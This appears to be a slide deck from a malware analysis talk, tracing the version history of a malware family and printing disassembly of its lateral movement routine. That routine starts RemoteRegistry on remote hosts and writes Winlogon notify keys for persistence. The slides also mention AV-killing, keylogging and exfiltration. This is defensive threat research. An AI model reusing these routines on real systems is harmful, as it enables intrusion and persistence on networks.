
- Stop the sentry



# Was it always like this?

Year	Version	Description
2009	3.5.6	Active monitoring of Specific AV and Firewall Processes
2011	4.1.5	First Sentry Stopper routine added Keylogger implemented as a separate module
2012	4.3.3	AV and firewall process monitoring on demand
2013	4.6.5	Second Sentry Stopper routine implemented
	4.7.1	Use of legitimate SMTP service
	4.7.4	64-bit architecture support Updated Steganography decryption routine
2016	4.9.A	Packed with PECompact 2.xx

# Lateral Movement?




# Lateral Movement?

```
lea    eax, [ebp+cp]
push   eax
lea    eax, [ebp+FileName]
push   offset aS          ; "\\\\"%s"
push   eax                ; char *
call   _sprintf
push   0FFFFFFFFh        ; int
lea    eax, [ebp+FileName]
push   offset aRemoteregistry ; "RemoteRegistry"
push   eax                ; lpMachineName
call   Start_target_Service
add    esp, 18h
lea    eax, [ebp+phkResult]
push   eax                ; phkResult
lea    eax, [ebp+cp]
push   80000002h         ; hKey
push   eax                ; lpMachineName
call   edi ; RegConnectRegistryA
test   eax, eax
jnz    loc_100045D5
```

# Lateral Movement?


```
pop     esi
push   esi           ; int
push   4             ; dwType
push   offset a1     ; "1"
push   offset aStarthinstance ; "StarthInstance"
push   eax           ; lpSubKey
push   [ebp+phkResult] ; hKey
call   Create_install_reg_key
push   esi           ; int
push   esi           ; dwType
push   offset aWleventstartup ; "WLEventStartup"
lea    eax, [ebp+Winlogon_notify_knf]
push   offset aStartup ; "Startup"
push   eax           ; lpSubKey
push   [ebp+phkResult] ; hKey
call   Create_install_reg_key
push   esi           ; int
push   esi           ; dwType
push   offset aWleventstartsh ; "WLEventStartShell"
lea    eax, [ebp+Winlogon_notify_knf]
push   offset aStartshell ; "StartShell"
push   eax           ; lpSubKey
push   [ebp+phkResult] ; hKey
call   Create_install_reg_key
add    esp, 48h
lea    eax, [ebp+Winlogon_notify_knf]
push   esi           ; int
push   esi           ; dwType
push   offset aWleventshutdow ; "WLEventShutdown"
push   offset aShutdown ; "Shutdown"
push   eax           ; lpSubKey
push   [ebp+phkResult] ; hKey
call   Create_install_reg_key
push   esi           ; int
push   esi           ; dwType
push   offset aKnfy_dll ; "knfy.dll"
```

# Lateral Movement?



# What are they after?

Log Server



# What are they after?

File Server



# CnC Distribution



# Summary

- Multiple methods of data exfiltration
- AV retaliation as opposed to stealth
- Constant mapping of target environment
- The need for better understanding of attackers

# Thank You.

---